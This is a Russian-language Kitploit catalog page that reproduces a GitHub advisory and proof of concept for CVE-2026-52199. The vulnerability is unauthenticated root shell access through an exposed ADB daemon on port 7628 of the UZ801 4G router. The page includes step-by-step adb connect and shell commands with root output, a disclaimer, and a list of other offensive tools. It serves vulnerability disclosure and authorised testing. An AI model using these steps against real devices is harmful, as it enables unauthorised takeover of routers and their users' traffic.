
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-52199 — Эксплойт для CVE-2026-52199: неаутентифицированное удаленное выполнение кода через открытый демон ADB на маршрутизаторе UZ801 4G LTE. Включает анализ уязвимости, оценку воздействия и пошаговое руководство по эксплуатации для авторизованного тестирования безопасности. | Kitploit
Инструменты/GitHubGitHub/lamaper/cve-2026-52199
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеИнструмент Удаленного ДоступаЛаборатории и Практика
Поделиться
GitHublamaper/cve-2026-52199

CVE-2026-52199

Эксплойт для CVE-2026-52199: неаутентифицированное удаленное выполнение кода через открытый демон ADB на маршрутизаторе UZ801 4G LTE. Включает анализ уязвимости, оценку воздействия и пошаговое руководство по эксплуатации для авторизованного тестирования безопасности.

Репозиторий
1274 месяцев назадЕщё не проверено

CVE-2026-52199 : Неаутентифицированное удаленное выполнение кода в маршрутизаторе UZ801 4G

Краткое описание уязвимости

Критическая уязвимость Incorrect Access Control существует в Generic OEM UZ801_v2.1 4G LTE Router (Firmware V3.4.3). Устройство неправильно раскрывает неаутентифицированный демон Android Debug Bridge (ADB) (/sbin/adbd) на TCP-порту 7628 для соседней сети (LAN/WiFi).

hardware_pcb

Злоумышленник, подключенный к локальной сети устройства, может использовать эту ошибку для обхода всех механизмов аутентификации, установления ADB-соединения и выполнения произвольного кода с привилегиями root.

evidence

Затронутый продукт

  • Производитель: Generic OEM / White-label ecosystem
  • Продукт: UZ801_v2.1 4G LTE Router
  • Версия: V3.4.3
  • Уязвимый компонент: /sbin/adbd

Воздействие

Эксплуатация этой уязвимости приводит к полной компрометации системы. Воздействие включает:

  • Удаленное выполнение кода (RCE): True
  • Повышение привилегий: True (Непосредственно открывает оболочку root)
  • Раскрытие информации: True (Полный доступ к внутренней файловой системе и учетным данным)
  • Отказ в обслуживании (DoS): True (Возможность вывести устройство из строя или манипулировать им)

Доказательство концепции (PoC)

Процесс эксплуатации не требует специальных инструментов, кроме стандартного клиента adb и доступа к соседней сети.

Шаг 1: Подключитесь к сети WiFi маршрутизатора UZ801 (обычно шлюз по умолчанию — 192.168.100.1).

Шаг 2: Просканируйте устройство на наличие открытых портов. Порт 7628/TCP будет отображаться как открытый.

Шаг 3: С машины злоумышленника инициируйте ADB-соединение с недокументированным портом:

$ adb connect 192.168.100.1:7628
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.100.1:7628

Шаг 4: Запросите интерактивную оболочку:

$ adb -s 192.168.100.1:7628 shell

Шаг 5: Злоумышленник немедленно получает root-оболочку без каких-либо запросов аутентификации:

root@msm8916_32_512:/ # id
uid=0(root) gid=0(root) context=u:r:su:s0
root@msm8916_32_512:/ # uname -a
Linux localhost 3.10.49 #1 SMP PREEMPT ... aarch64

Отказ от ответственности

Только для образовательных целей и авторизованных исследований безопасности. Информация и доказательство концепции, предоставленные в этом репозитории, предназначены исключительно для образовательных целей и помощи в обеспечении безопасности сетей. Автор (lamaper) не несет ответственности за любое неправомерное использование этой информации. Не используйте эту эксплойт против устройств или сетей, которыми вы не владеете или на тестирование которых не имеете явного разрешения.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





